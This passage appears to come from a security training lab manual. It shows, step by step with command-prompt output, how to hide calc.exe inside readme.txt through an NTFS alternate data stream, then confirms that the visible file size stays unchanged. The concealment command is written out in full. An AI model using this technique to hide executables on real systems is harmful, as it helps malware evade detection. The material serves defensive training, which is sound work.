
Name	Date modif...	Type	Size
calc.exe	9/15/2018 ...	Application	27 KB

1 item 1 item selected 27.0 KB

Figure 3.3.3: Copied calc.exe file to c:\magic

5. Click the **Type here to search** icon (🔍) from the bottom of **Desktop** and type **cmd**. Click **Command Prompt** from the results.


6. The **Command Prompt** window appears, type **cd C:\magic**, and press **Enter** to navigate to the **magic** folder on the **C:** drive.



```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd C:\magic

C:\magic>
```

Figure 3.3.4: Navigating to C:\magic


7. Now, type **notepad readme.txt** and press **Enter** to create a new file at the **C:\magic** location.



```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd C:\magic

C:\magic>notepad readme.txt
```

Figure 3.3.5: Changing directory to c:\magic and creating readme.txt notepad file

8. A **Notepad** pop-up appears; click **Yes** to create a **readme.txt** file.




Cannot find the readme.txt file.

Do you want to create a new file?

Figure 3.3.6: Creating readme.txt notepad file

9. The **readme.txt - Notepad** file appears; write some text in it (here, **HELLO WORLD!!**).


readme.txt - Notepad
File Edit Format View Help
Windows (C
Ln 1, Col 14
100%

```
HELLO WORLD!!
```

Figure 3.3.7: Type Hello world !! in readme.txt notepad file

10. Click **File**, and then **Save** to save the file.

11. Close the **readme.txt** notepad file.




readme.txt - Notepad
File Edit Format View Help
New Ctrl+N
Open... Ctrl+O
Save Ctrl+S
Save As...
Page Setup...
Print... Ctrl+P
Exit
Windows (C
Ln 1, Col 14
100%

Figure 3.3.8: Save the readme.txt notepad file


12. In the **Command Prompt**, type **dir** and press **Enter**. This action lists all the files present in the directory, along with their file sizes. Note the file size of **readme.txt**.


Administrator: Command Prompt

```
C:\magic>notepad readme.txt

C:\magic>dir
 Volume in drive C has no label.
 Volume Serial Number is E27D-D4C8

 Directory of C:\magic

11/08/2019  05:42 PM    <DIR>          .
11/08/2019  05:42 PM    <DIR>          ..
09/15/2018  12:42 PM            27,648 calc.exe
11/08/2019  05:46 PM                13 readme.txt
               2 File(s)         27,661 bytes
               2 Dir(s)  23,139,696,640 bytes free
```

Figure 3.3.9: Note the size of the readme.txt file


13. Now, type **type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe** and press **Enter**. This command will hide **calc.exe** inside the **readme.txt**.



```
C:\magic>type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe

C:\magic>
```

Figure 3.3.10: Command Prompt with hiding calc.exe command

14. In the **Command Prompt**, type **dir** and press **Enter**. Note the file size of readme.txt, which should not change.



```
C:\magic>dir
 Volume in drive C has no label.
 Volume Serial Number is E27D-D4C8

 Directory of C:\magic

11/08/2019  05:42 PM    <DIR>          .
11/08/2019  05:42 PM    <DIR>          ..
09/15/2018  12:42 PM            27,648 calc.exe
11/08/2019  05:48 PM                13 readme.txt
               2 File(s)         27,661 bytes
               2 Dir(s)  23,138,451,456 bytes free

C:\magic>
```


Figure 3.3.11: Command Prompt with executing hidden calc.exe command

15. Navigate to the directory **C:\magic** and delete **calc.exe**.

TASK 3.3

Execute the Hidden Application

